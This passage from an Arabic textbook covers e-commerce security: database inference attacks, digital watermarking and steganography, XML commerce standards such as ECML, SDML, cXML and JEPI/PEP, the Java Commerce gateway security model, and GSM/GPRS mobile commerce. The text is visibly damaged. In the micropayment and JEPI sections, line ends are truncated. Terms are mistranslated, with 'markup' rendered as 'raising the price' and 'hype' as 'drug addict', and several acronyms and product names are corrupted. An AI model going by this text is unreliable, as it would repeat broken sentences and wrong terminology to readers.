عمومًا ، ليس من الممكن تصميم قاعدة بيانات مأمونة كلية وتلبى بشدة إحتياجات الوقت الحقيقى . أمن التناوب ضد الحدوث فى حينه هو المقترح لأن بعض تعاملات التجارة الالكترونية لا تتضمن مخاطرة كبيرة (مثل المبالغ الصغيرة فى الدفع) . وهذا الاتجاه يسمى الأمن الجزئى (partial security) .Binto و Haritsa يستعملان إتجاه لجعل الأمن عالى بقدر الامكان ، ولكن يقللان عدد التعاملات المدمرة .

مشكلة أخرى والتى قد تحدث خاصة فى قواعد البيانات الاحصائية هى الخاصة بالاستنتاج (inference) . ويمكن وصف الاستنتاج (أو الاستدلال) كنوع من قناة خفية مؤسس على التسريب الغير مرغوب للبيانات . فمثلاً ، قاعدة بيانات شركة قد تعطى معلومة إحصائية بطريقة بحيث يكون من الممكن الوصول لبيانات لمجموعتين من الأقسام يختلفان فى قسم واحد فقط ، ومن الممكن استنتاج البيانات للقسم الذى

بياناته مجموعة واحدة فقط (مثل القسم الذى يبيع منتج محدد) . الهدف من تحكم الاستنتاج هو تأكيد أن البيانات المحررة (مثل إحصائيات) بواسطة قاعدة البيانات لا تؤدى إلى كشف البيانات الشخصية . وفى معظم نظم التجارة الالكترونية ، فإن كل الوصول لقاعدة البيانات مقيد لبرامج معالجة / الاستفسار (مثل SQL : لغة التساؤل المهيكلة : Structured Query Language) ، لذلك فإن الآليات التى تضغط بقوة على الوصول والسريان وتحكم الاستنتاج يمكن وضعها فى هذه البرامج .

لسوء الحظ ، فإن هجوم المتطفلين [tracker attacks] والمبنى على استنتاج ممكن جزئيًا دائمًا على الأقل إلى حد ما .

حماية حقوق النسخ :

خدم الشبكة توزع أو تبيع معلومات فى شكل رقمى ، مثل برنامج الحاسب الآلى أو الموسيقى أو الصور أو الفيديو . ولسوء الحظ ، فإن المحتويات الرقمية يمكن نسخها بسهولة بدون ملاحظة الخادم الأصلى إلا إذا اتخذت إجراءات خاصة . العلامة المائية الرقمية (digital water mark) تعمل على حماية الملكية الفكرية (intellectual prop-erty) للمحتويات متعددة الوسائط . وفنيًا ، فإن العلامة المائية الرقمية هى إشارة أو نموذج يضاف لمحتوى رقمى (بواسطة المالك) والتى يمكن كشطها أو إستخراجها بعد ذلك (بواسطة المتسلم) لعمل توكيد عن المحتوى . طريقة استخراج العلامة المائية تساعد على استخراج العلامة المائية الأصلية من المحتوى ، ولكن ليس دائمًا لاستخراجها تمامًا بسبب ، مثل فقد بيانات أثناء ضغط الصورة أو الترشح أو المسح . كذلك ، فمن الغالب أنه يناسب أكثر (أى متين) عمل طريقة كشف علامة مائية ، والتى تختبر العلاقة بين العلامة المائية والبيانات (أى حساب احتمال أن تطمر العلامة المائية فى المحتوى) . الاحتياج العام أن العلامة المائية تتحمل (أى يمكن استرجاعها بالرغم من التعديل المقصود أو الغير مقصود للمحتويات . زيادة على ذلك ، فأن العلامة المائية يجب ألا تغير جودة المحتوى ذو العلامة المائية ويجب أن تكون "nonrepudiable" ، أى قابل للبرهنة لأى شخص أنها مطمورة وماذا تعنى .

الكلمة "watermark" أى العلامة المائية تأتى من الوسيلة والتى استعملت منذ أزمنة قديمة للوضع على الورقة شكل أو صورة أو نص مستنتج وارد من سالب فى قالب (mold) . عمل العلامة المائية الرقمية له جذوره فى إخفاء (steganography) والذى هدفه إخفاء وجود معلومات شخصية فى رسالة . وسائل الاخفاء الأولى كانت مؤسسة على الحبر السرى (invisible ink) مثلاً أو الثقوب الدقيقة لدبوس على رموز منتقاة أو علامات قلم على رموز مكتوبة بالآلة. والوسائل الأحدث تخفى الرسائل فى صورة رسومات ، مثل استبدال أقل الأرقام الثنائية رتبة لكل قيمة عنصر فى الصورة برقم ثنائى لرسالة سرية . وحيث أنه ممكن عادةً تحديد درجات أكثر للون عن العين البشرية وما يمكنها ملاحظته ، فإن استبدال أقل الأرقام الثنائية رتبة لن يسبب تغيير ملحوظ فى الصورة. هذه الوسيلة يمكن استعمالها أيضًا لاضافة علامة مائية رقمية ، ولكنها لسوء الحظ ضعيفة التحمل ، حيث أن العلامة المائية يمكن تدميرها بسهولة . وسائل عمل العلامة المائية لها خلفيتها فى إتصالات الطيف المنتشر ونظرية الضوضاء ، وكذلك الاخفاء المؤسس على الحاسب الآلى . وعند إستعمال العلامة المائية لحماية صور نص ، فإن تشفير سطر النص (أى إزاحة سطور نص لأعلى أو لأسفل) ، وتشفير مسافة الكلمة (word space coding) ، أى تغيير مسافات الكلمات ، وتشفير الرموز (أى تغيير أشكال الرموز) يمكن استعمالها بطريقة بحيث أن التغييرات لا تدرك بالحس .

ولا توجد وسيلة علامة مائية يمكنها تلبية كل الاحتياجات لكل التطبيقات . والعلامات المائية الرقمية يمكن استعمالها لمختلف خدمات حماية الوسائط الرقمية المختلفة :

- تأكيد الملكية لأداء ملكية عبر محتوى .
- بصمة إصبع (fingerprinting) لإعاقة أى إزدواج غير قانونى وتوزيع محتوى بادخال علامة مائية داخل كل نسخة من المحتوى .
- توثيق وتحقيق تكامل لربط (بدون انفصال) المؤلف بالمحتوى ، لذلك فإن كلا التوثيق للمؤلف وتأكيد المحتوى لم يتغير .

- تحكم استعمال للتحكم فى نسخ ومشاهدة المحتوى لـ مثال ببيان عدد النسخ المسموح بها (فى العلامة المائية) .

- حماية المحتوى لختم المحتوى وبذلك إعاقة الاستعمال الغير قانونى (مثل إقحام علامة مائية مرئية داخل رؤية مسبقة لمحتوى متاح بحرية ، وبذلك يجعلها غير ذات قيمة تجارية ، بعض وسائل العلامة المائية تحتاج لمفتاح مستخدم (user key) لادخال (وكذلك استخراج) وكشف علامة مائية .

وسائل المفتاح السرية تستعمل نفس المفتاح لكلا إدخال العلامة المائية واستخراج/ كشف . ومن الواضح أن المفتاح السرى يجب أن يتصل بطريقة سرية من مالك المحتوى للمستقبل . وسائل المفتاح العام تشابه التوقيع الرقمي : المفتاح الخاص يستعمل لادخال العلامة المائية ، والمفتاح العام لاستخراج / كشف العلامة المائية . وهذه الوسيلة يمكن استعمالها لخدمة التأكيد أو التوثيق وخدمة التكامل .

العلامات المائية الرقمية يجب أن تتحمل أنواع مختلفة من الهجوم ، فمثلاً ، هجوم القوة (robustness attack) يهدف لتقليل أو إزالة وجود العلامة المائية بدون إتلاف المحتوى . . هجوم التقديم (presentation attack) يعالج المحتويات بحيث لم تعد لعلامة المائية تستخرج / تكشف هجوم الترجمة (interpretation attack) تعادل قوة ، حدوث لملكية والذى سيعطى خلال العلامة المائية .

الباب الثامن

مفاهيم التجارة الإلكترونية المؤسسة على الشبكة

Web - Based E - Commerce Concepts

Web - based E - Commarce Concepts :

حاليًا ، لا توجد معايير لإطار التجارة الالكترونية ، أو واحدة مدعمة بكثير من البائعين ، تلك التى يمكن إعتبارها معيار حقيقى . وتستعمل عدد من الوسائل ، من التجارة ـ إلى أعمال (مثل نصوص CGI ، Java وحلول أعمال ـ إلى أعمال (مثل نظم وتطبيقات ومنتجات فى معالجة بيانات) . وفى هذا الباب نقدم بعض المفاهيم المشوقة المؤسسة علىXML ، HTML ، PEP وكذلك فى تجارة (Java Commerce) .

تقديم :

مع أنه يوجد كثير من حلول حزم التجارة الالكترونية ، والتى تقدمها شركات مختلفة مثلJava أو CORBA أوSAP (نظم وتطبيقات ومنتجات فى معالجة البيانات Data Processing) ، فى معظم الحالات فهى لاتقدم مفاهيم جديدة من وجهة نظر الأمن . وفى هذا الباب نقدم مفاهيم متعددة للتجارة الالكترونية المؤسسة علىWeb وتجارة Java Commerce. المجموعة الأولى للتكنولوجيات مؤسسة علىXML . رفع سعر (make up) الدفع الدقيق (micropayment) يعرف زيادة XTML جديدة لدعم الدفع الدقيق . وهدف JEPT هو عمل معيار وميكنة معالجة مباحثات طريقة الدفع . أخيراً، فإن Java Commerce تعطى إطار مؤسس على Java للسماح ببناء تطبيقات لتأمين تجارة الكترونية مؤسسة على قطع .

مفاهيم مؤسسة على XML :

كثير من مفاهيم التجارة الالكترونية المؤسسة على XML تم إقتراحها حالياً وأخذت فى الاعتبار للمعايرة . والسبب هو ليس فقط أن XML مدمن مخدرات (Hype) ،

ولكن لأنها تدعم واقعياً كل مزود لتعريف مجاله . وهذا عائق كبير فى التشغيل البينى والقبول المنتشر للتكنولوجيا ، لذلك توجد بدايات البائعين المتعددين وتقدم لتعريف تعبيرات . وكذلك بروتوكولات مشتركة (أى UCLP والوجود ontology) . حالياً ، فليس من الواضح كيف تطور مجهودات المعايير فيما عدا أن المعايير ستؤسس على القطاع. على وجه الخصوص توجد أوليات للصناعة البينية لتعريف اختصارات XML(tags) المشتركة لقطاعات تجارية محدودة ، مثل البيع المفتوح والسفر المفتوح والتجارة المفتوحة . وقد ذهبت الصناعة فعلاً خلال مجهود مشابه معEDT (Electronic Data Interchange) أى التبادل البينى للبيانات ، لذلك فتوجد محاولات أيضاً لاستعمال . تعبيراتEDIفى XML(XML / EDI) . أخيراً ، فإن بنية الأمم المتحدة لتسهيل التجارة والأعمال الالكترونية (UN / CEFACT) وهيئة التقدم لمعايير المعلومات الهيكلية (Structural Information standards : OAIS) قد جعلت الأعمال الالكترونيةXML تمهيدية لتطوير إطار فنى والذى سيجعل من الممكن استعمالSML بطريقة متينة لتبادل كل البيانات للأعمال الالكترونية . ومن وجهة نظر الأمن، فإن التوقيعات الرقمية (X.509أو PKCS # 7) والقنوات الأمنة (SSL / TLS أو IP sec) يوصى بها فى معظم الحالات. واحد إطارات الدفع الجديد الواعد ، الانترنيت ، بروتوكول التجارة المفتوح (Internet Open Trading Protocol : 10TP) وبقية هذا الجزء يعطى عرض مختصر لبعض المقترحات الأخرى المؤسسة على XML والسائدة فى التجارة الالكترونية والمواصفات المقابلة يمكن إيجادها فى-WWW Con) sortium) (W3C) فى صفحة (e-commerce) إلا إذا وجد مرجع مختلف لغة عينة التجارة الالكترونية .

لغة تشكيل التجارة الالكترونية (The Electronic Commerce Modeling Language : ECML) تعرف مجموعة حقول معلومات عيارية لتمكين الحافظات الالكترونية (electronic wallets) من بائعين لملء الأشكال الخاصة بهم . والحقول يمكن تعريفها بواسطة ، شكل HTML مثلاً أو بواسطة أو تعامل توثيقIOTP ولا تعرف آليات أمن خاصة ، ولكن يوصى باستعمال SSL/TLSأو IPsec .

الوثيقة الموقعة The Signed Document Markup

الاصدار الحالى 2.0 Langugge (SDML

تعرف طريقة عامة للتوقيع رقمياً على وثيقة مؤسسة على نص ، قطاع واحد أو أكثر أو وثائق متعددة مع بعضها (مثل صفحات Web ، ورسائل البريد الالكترونى). وكالمعتاد فهو يستعمل مفتاح عام فى التشفير ووظائف مزيج التشفير . هيكلSGML يعرف فى جزء بواسطة أى (SGML(Standard Generalized Markup Language هو تعميم للغة (FSML) Financial Services Merkup Language المطورة بواسطة إتحاد تكنولوجيا الخدمات الماليةFSML(Financial Services Technology (Consortium . FSML تعرف أجزاء الوثيقة المخصصة المطلوبة للفحوص الالكترونية (مثل التعبيرات المطلوبة لتحديد بنود بيانات محددة للشيك ، وجمل بنود البيانات واحتياجات المعالجة للشيكات الالكترونية . ومن الناحية الأخرى ، IEFT XML مجموعة عمل التوقيع الرقمى (Digital Signatures Working Group) ومجموعة عمل توقيع W3C XML هى مواصفات تطوير مجتمعة لتوقيع XML . حالياً ليس من الواضح كيف تربط هاتان المواصفتان. أخيراً فإن Commerce eXtensible Markup Language (c XML) بواسطة Ariba Ins هى بروتوكول مؤسس على XML بسيط لتعامل تجارة الكترونية أعمال - إلى - أعمال عبر الانترنيت. وقد بدأ تطورها بواسطة ميكروسوفت Ariba ودعمت بواسطة عدد من الشركات الأخرى (مثل Visa، Cisco Systems، Philips ، NCR) . c XML تدعم محتوى المورد وموديلات الكتالوج ، متضمنة خدمات إدارة المحتوى وعالم التجارة الالكترونية وهيئات إصدار مؤسسة على Web . فى الاصدار 1.0، فإن عنصر إعتمادى يستعمل للتوثيق على أساس إما كلمة سر (SharedSecret) أو توقيع رقمى (Digital Signature) .

رفع سعر الدفع الدقيق (Micropayment Markup)

مجموعة عمل رفع سعر الدفع الدقيقW3C تعمل على إقتراح لطريقة قابلة للامتداد

والعمل البينى لطمر كل المعلومات الضرورية لبدء دفع دقيق فى صفحة (مرسلة م
تاجر / خادم للمستهلك / الموكل. محتوى الدفع الدقيق يمكن الوصول له بطقط
نوع خاص معروف حديثاً من وصلة يشار له بوصلة per - fee link . والاقتراح يحد
طريقة للتشفير وصلات Per - Fee خلال وثيقة HTML . وهو لا يعنون مواضيع أم
ترجع لارسال وصلة per - fee من تاجر لمستهلك، مثل توثيق المتغيرات فى وصلة (مث
ثمن) أو خصوصية وصلة تطبيقات باحتياجات أمن يمكن أن يستعمل مثلاً .

تمهيدى الدفع الالكترونى المشترك (JEPI)

تمهيدى الدفع الالكترونى المشترك Joint Electronic Payments Initiative
(Commerce Net عبارة عن مجهود تعاونى لشبكة تجارية W3C، تتضمن عدد م
الشركات والتى هى عضو فى تجمع واحد أو أكثر . وهدف JEPI هو تحديد طري
عيارية لطرق دفع المحادثات وبروتوكولات بين موكلين وmiddleware الدفع والخد
عبر الشبكة (Web). JEPI طورا 1 حدد معالجة انتقاء دفع حركى مؤسس على إمتد
لـHTTPيسمى UPP (Universal Payment preamble : تمهيد الدفع الشامل)
ويستعمل UPP للمحادثات عن جهاز الدفع (مثل شيك ، أو بطاقة ائتمان أو بطا
مدين أو دفع نقدى الكترونى)، والعلامة التجارية (مثلVisa ،Master Card
، American Express) وبروتوكول دفع (مثل Set ،Cyber Cash ،GlobeID)
UPP تنفذ كامتداد لـPEP محدد بواسطة URL خاص (http : //w3. org/UPP)
بناء JEPI ذاته لا يعنون موضوعات أمن . ونظام الدفع المحدد المفاوض بواسطة UPP
مسئول عن التراسل الآمن للمعلومة المقابلة .

بروتوكول إمتداد البروتوكول (PEP) عبارة عن إطار عام لوصف الامتداد خلا
HTTP. فى JEPI ، فإن PEP يستعمل كبروتوكول محادثات أغراض عامة والذى
يمكن لموكل Web وخادم أن يوافقوا على أى وحدات إمتداد تستعمل ، ومتغيرا
المحادثات لتلك الوحدات وسؤال الطرف الآخر ، لبدء استعمال إمتداد محادثات .

كل امتداد لـ PEP يمثل امتداد لـ HTTP ومصاحب بـ URL . إمتدادPEP يستعمل حقول رأس جديدة متعددة لحمل محدد الامتداد والمعلومة ذات الصلة من موكلى Web خلال أوساط ، وللخدم والعكس صحيح . وكل نظام دفع فى JEPI يعتبر كامتداد PEP محدد بواسطة URL . ومع ذلك ، يبدو أن JEPI لم يعد يُدعم : ولـم يعـد PLCS Selection (Platform for Internet Content) يستعملPEP ، و SEA (بناء إمتداد أمن لـ W3C Draft form 1996 HTTP / 1.xa لم ينتشر فى الاستعمال . مواصفات JEPI هى مذكرة فنية W3C ، فقط ، لذلك فليس من الواضح إذا ما كان W3C سيلاحق العمل على JEPI .

تجارة JAVA :

تجارة Java(Java Commerce : J C) عبارة عن إطار مؤسس على جافا لتطوير تطبيقات مؤسسة على تجارة إلكترونية على الانترنيت . حالياً (فى أبريل2000) ، فإن جانب الموكل فقط (مثل Java Commerce Client ، JCC) هو المتاح . والخاصية الوحيدة المشتركة المطلوبة من الخدم (Servers) هى القدرة على إرسال رسائل تجارة جافا (JCM) ، والتى يمكن توليدها بواسطة applets ، أو برامج CGI أو Servlets . كذلك ، فإن الخدم يجب تشكيلها لتقبل أجهزة الدفع المنتقى وفهم بروتوكولات الدفع المقابلة . وتكنولوجيا تجارة Java تم تقديمها عام 1996 ، ولكن لسوء الحظ لم يلاحظ تقدم كبير منذ ذلك الحين ، لذلك فهى لازالت فى طور التطوير .

التكنولوجيات الأساسية فى JCC هىJava Wallet وCommercial Java Beans. Java Wellet, Java Beans . عبارة عن مشترك مستخدم للشراء المركزى وتعاملات تجارية أخرى (مثل المصرفية المنزلية : home banking) تجعل من الممكن كتابه برنامج قطعة برنامج فى Java (قطعة Component عبارة عن وحدة برنامج معاد استعمالها بمحتوى ذاتى) . على الأخصJCC ، تتضمن النظم الفرعية التالية :

- مشترك المستخدم الجغرافى (a wallet) يستعمل للتعامل البينى مع مستخدم (ينتقى ويحرر أجهزة الدفع ، ويحرر أفضليات المستخدم ، ويستعرض التعامل .

● JCM عبارة عن نسق رسالة فيها خدم التجارة تتصل بالموكلين . A JCM المرسل بخادم تجارة يطلب بأن يؤدى الموكل عملية (مثل شراء) ويعطى معلومة عن أى بروتوكول يمكن استعماله (مثل، SET) . والأجهزة (مثل : Visa Card) لهذه العملية . وحيث أن بروتوكولات التشغيل والأجهزة كلها مركبات Java Beans تجارة ، فإن JCM يعطى أيضاً معلومات عن Beans التى تحتاج أن تحمل عبر الشبكة وتركب فى Wallet . ملفـJCM الامتداد «jcm» و MIME نوع- application / x - java . commerce

● الكاسيتات (Cassettes) عبارة عن ملفات (جافا أرشيف) (JAR) موقعة رقمياً وتحتوى على واحدة أو أكثر من مركبات Java Beans التجارية ومواردها . Java Wallet مصممة للتحميل أدنى أوتوماتيكياً وتركيب كاسيتات محددة بواسطة تعامل محدد . ويمكن أن تحتوى applets التجار على مشتركات لكاسيتات محددة .

● قاعدة البيانات المشفرة ذات الصلة تختزن بأمان معلومات المستخدم (مثل أرقام بطاقات الائتمان) ، وكاسيتات المسجلات ومعلومات توافق الكاسيتات وتعاملات سجلات الأحداث .


● موديل أمن الممر (Gateway Security Model : GSM)

يمد موديل أم Java . فهو يدعم بيئات تطبيق متعددة تحتاج تعامل بين تطبيقات من بائعين متعددين، وتلك البيئات مؤسسة على ثقة محدودة .


ولا تؤسس علاقة أعمال على ثقة مطلقة بين طرفين . آخر موديل أمن Java يمكن استعماله لعلاقات ثقة محدودة لعمل موديل بين جزء شفره فقط والخدمات موارد النظام التى تنفذ عليها الشفرة . فمثلاً ، يمكن السماح لـ applet لقراءة ملف محدد ولكن ليس لقراءة وكتابة كل الملفات فى نظام الملفات . مع ذلك ، فإن هذا الموديل لا يمكنه عمل ثقة موديل بين برامج التجارة المختلفة (مثل applets ، beans) الورادة من أطراف مختلفة . فمثلاً ، تطبيق يعطى تقريراً عن ضريبة قد يكون قادراً أن يصدر معلومات

مكاسب كبيرة من قاعدة بيانات تطبيق سمسار منزلى . ولكن لن يكون قادراً على قراءة ملعومات مستشار سندات تجارية من قاعدة بيانات المستخدم . ولحل هذه المشكلة ، فإن GSM تعرف أدوار (roles) بحيث أن كل قطعة من البرنامج يحدد لها دور واحد أو أكثر . (مثل سمسار منزلى ، تقرير ضرائب ومستشار سندات تجارية). ومؤسس الأدوار على اتفاقيات عقود بين أطراف بينهم علاقات تجارية . وتنفذ الأدوار بتوقيعات رقمية : كاسيت (أى ملفJAR) يتم توقيعه للدور الذى سيكونCommercial Java Beans الخاص به فى JCC . بذلك ، إذا رغبت سلطة الضرائب أن تكتسب وصول لكاسيت الوسيط أو السمسار المنزلى سيوقع حينئذ كاسيت السلطة لدور تقرير الضـريبة، وبذلك يسمح بقراءة أجزاء محدودة فقط لقاعدة بيانات تطبيق السمسار المنزلى. وبعض الأدوار معرفة فعلاً فى JCC وأدوار جـديدة يمكن أن تعـرف بواسطة تطبيقات .

GSM عبارة عن موديل أمن توجيه / هدف والذى فيه يمكن نقل الحقوق (أى Privileges) من شخص إلى آخر ، وكما هو معلوم ، GSM مؤسس على موديل القدرات المبين فى شكل (٨ ـ ١) .



شكل (٨-١) : موديل القدرة




(١) الشفرة (٢) حارسس البوابة (البواب) (٣) فاحص الاعتمادات (٤) القدرة (٥) الزمن
(٦) طلب الخدمة باعتماديات (٧) إعتماديات الفحص (٨) موضوع قدرة (إذا كان الاعتماد صحيحاً)
(٩) إنشاء موضوع قدرة جديد (إذا كان الاعتمادى صحيح).

وعندما يطلب جزء من الشفرة خدمة والذى يحتاج لها حقوق وصول محددة ، فيجب أن تسلم إعتمادياتها (Credentials) لحارس البوابة (البواب) . والبواب يتحقق إذا ما كانت الاعتماديات صحيحة ،بامرارها لفاحص إعتماديات . وإذا كانت الاعتماديات صحيحة ، فإن خدمة القدرة تنشىء هدف قدرة جديدة والذى يعود لجزء الشفرة بواسطة البواب .

فى GSM، فإن هدف قدرة العائد بواسطة بوابة (a Cate) هو هدف Java يسمى Permit. شكل (٨ ـ ٢) يبين سريان تحكم أمن مبسط فىGSM . التذكرة هىRole Token (أى اعتمادية) والتى تمرر للبوابة بواسطة Bean وقد تستعمل مرة واحدة فقط . وكما سبق وذكر ، فإن الدور (Role) يمثل توقيع رقمى ويستعمل ليبرهن صحة تذكرة (Ticket) . البوابة تمثل طريقة توثيق، ففى هذه الحالة مؤسسة على التحقق من توقيع رقمى . البوابة تمرر التذاكر لمدير الدور ، والذى يتحقق من التوقيع ويحاول إيجاد المفتاح العام المقابل فى جدول أشخاص والذى يمكن تسليمه لحقوق الوصول المطلوبة . التذكرة صحيحة إذا كان الموقع حدد له دور يمكن تحقيقه بمفتاح عام مقابل ، إذا كانت التذكرة أنشئت خصيصاً للدور الذى تحاول أن تحصل على سماح له . وإذا كانت التذكرة صحيحة ، فإن مدير الدور (Role Manager) يختمها ويعيدها للبوابة . بهذه الطريقة ، أصبحت التذكرة غير صحيحة وبذلك لا يمكن استعمالها مرة أخرى ، ومن المحتمل لاغراض زائفة . والبوابة تنشىء هدف سماح والذى يمرر نهائياً للـ Bean .

فمثلاً ، الكاسيت الذى يحتوى على Opertion Beam يجب أن يوقع لدور التشغيل (Operation Role). ودور التشغيل يساعد Operation Beam للحصول على تصريح تشغيل (Operation Permit) من بوابة تشغيل (Operation Gate) . أو ، لإضافة بند لجذب القائمة لأسفل فى Wallet GUI ، فإن كاسيت لـOperation Beam يجب أن يوقع لدول القائمة دور القائمة (Menu role) يسمح لـOperation Bean بأن يحصل على تصريح قائمة (Menu Permit Menu Gate) من بوابة القائمة.

شكل (٨ ـ ٢) : موديل أمن الممر



(١) البوابة (٢) مدير الدور

(٣) السماح (٤) الزمن

(٥) دور (التذكرة) (٦) فحص التوقيع على دور التذكرة

(٧) تذكرة ختم (دور) [إذا كان التوقيع صحيحاً]

(٨) دور (سماح) [إذا كان التوقيع صحيحاً] .

الباب التاسع

أمن المحمول

Mobile Security

Mobile Security :

أمن المحمول :

فى هذا الباب سنتعامل مع المواضيع الأمنية لتكنولوجيا المحمول. التجارة المحمولة (mobile commerce) والبطاقات الذكية (smart cards) دخلت فعلاً فى حياتنا اليومية ، ولكن وكلاء المحمول لازالوا فى طور الخبرة .

أمن التجارة المحمولة:

مقدمة الأدوات المحمولة ، مثل التليفونات المحمولة (mobile phones) أوPADs أحضرت أنواع جديدة لطرفيات المستخدم الانتهائى والتى انتشرت أكثر من الحاسبات الآلية الشخصية (PCs). لذلك كانت خطوة تالية منطقية محاولة دعم الأدوات المحمولة لتعمل كأداة للتجارة الالكترونية . وببساطة ربطها بالانترنيت، فإن ذلك ليس كافياً . موكلو المتنقل لازالوا قليلين (أى أن لهم ذاكرة محدودة وموارد حسابية)، بينما النموذج الموجود لخدمات الانترنيت الشبكة العالمية (www) كانت مصممة لقدرات ورسومات قوية للحاسبات الشخصية PCs النموذج الجديد للتجارة المحمولة مطلوب إختراعه . لذلك ، فإن النموذج القديم قائم أساساً للشبكة والأدوات المحمولة. ويوجد عديد من الخدمات الشخصية الجديدة والأكثر قوة مجهزة خصيصاً لمشتركى المحمول ، لأن الأدوات المحمولة هى أيضاً شخصية .

وفى هذا الباب نعطى عرضاً للتكنولوجيات التجارة المحمولة .

تقديم

التجارة المحمولة (m - commerce) هى تجارة الكترونية حيث يصل العملاء للشبكة باستعمال أداة محمولة مثل التليفون المحمول، أو متصل (Communictor)

[مساعد رقمى شخص متكامل أو ملحق بتليفون محمول] أو تليفون ذكى (نوع جديد لطرفى محمول مع عرض أكبر ، غالباً لوحة مفاتيح QWERTY أو وسادة مفاتيح حساسة باللمس أو برنامج داخلى متخصص متصل بخدمة محددة وتطبيق يجعل المستخدمين يصلون لبريد الكترونى، وفاكس وانترنيت الشركة) . وتعبير آخر يستعمل بكثرة للتجارة المحمولة هو التجارة الالكترونية اللاسلكية (wireless e - Com-merce) . والأداة المحمولة تسمى لاسلكى لأن وسيط التراسل فيها هو قناة راديو أو مشترك هواء (air inter face) . المستهلكون هم مجموعة الهدف الأساسية لتطبيق التجارة المحمولة (مثل الاعلان المحمول والأعمال البنكية المحمولة والسمسرة المحمولة، والتسويق المحمول بدفع محمول أو نقد محمول والتسلية المحمولة ، ولكن توجد تطبيقات متوجهة للأعمال (مثل تكامل سلسلة الانتاج، والتحكم من بعد ، وانجاز وظيفة). خدمات التجارة المحمولة ستكون شخصية بتزايد ، لأن الأداة المحمولة تستعمل بواسطة شخص محدد والذى يمكن وجوده طبيعياً وبالتالى تقدم له الخدمة مباشرة (مثل ، الفندق يقدم إيواء عند وصول شخص عند مطار محدد .

عرض تكنولوجى :

الشبكة التى تربط الأدوات المحمولة مثل التليفونات المحمولة هى شبكة التليفونات المحمولة (mobile telephone network) فى أوربا ومعظم منطقة الباسيفيكى الأسيوية ، فإن الشبكة مؤسسة على البروتوكولات المعرفة بمعايير (النظام العالمى للاتصالات المحمولة : (Global System for Mobile Communications)، وتم معايرته بواسطة المعهد الأوربى لمعايير الاتصالات (ETSI). TIA/EIA - 136 (سابقاً IS - 136 والتى تم تبينها حديثاً كمعيار الأهلى الأمريكى (TDMA ANSI - 136) يستعمل أيضاً فى كندا وأمريكا الجنوبية واسرائيل. TIA/EIA - 136 مدعم باتحاد الاتصالات الدولى ، ومثل GSM مؤسس على TDMA (وصول متضاعف بالتقسيم الزمنى : Time Division Multiple Access) . وبناء على آخر إصدار

لمذكرة فهم الموقعة فى أكتوبر 1999، فإن إتحادGSM ، UWCC كونا تعاو نحو العمل البينى MoUالمنتشر عالمياً بين GSM ، 136 - TDMA ANSI. العمل البينى سينتج باستعمال طبقة طبيعية مشتركة (EDGE).

GSM، 136 - TIA/EIA هى تكنولوجيات توصيل دوائر ومنخفضة نسبياً (حتى 14.4kbps) . بيانات الدوائر الموصلة ذات السرعة العالية (-High Speed - cir cuit Switched Data) (HSCSD، GSM 02.34) هى خاصية حدث تسمح للمستخدمين باكتساب ناتج كلى أكبر حتى 56 Kbps (نظريا 115 skbps) . CSD تستعمل فى معظم خدمات المحاولات المؤسسة على WAP ويحتاج لربط عن طريق طلب القرص للتهيئة من 10 إلى 30 ثانية . لخدمات البيانات ، لا يوجد إحتياج عادةً لربط دائرة دائم ، لذلك فإنه أكثر كفاءة استعمال توصيل القوالب (-Packet switch ing) حيث أنه يستعمل موارد الشبكة عندما توجد بيانات لارسالها فقط : خدمة راديو القوالب العامة (General Packet Radio Service : GPRS) تضيف وسيلة توصيل قوالب إلى شبكاتGSM ، 136 - TIA/EIA وبذلك تجعل العمل البينى بين الانترنيت وشبكات التليفونات المحمولة ممكن . شبكة GPRS يمكن رؤيتها كشبكة مساعدة للانترنيت الأدوات المحمولة المدعمة بـ GPRS والتى تمثل مضيفات محمول . سرعة الإرسال البيانات GPRS القصوى ، نظرياً هى 172 Kbps ، ولكن الحقيقية فى حدود 50 Kbps (كيلو رقم ثنائى فى الثانية. وظيفية أمن GPRS تكافىء وظيفية أمنGSM . مشكلة واحدة ترجع لـGPRS هى أن المشتركين مركزيين دائماً ، فقد يستقبلون محتوى غير مطلوب (أو بالى) . مصادر الانترنيت 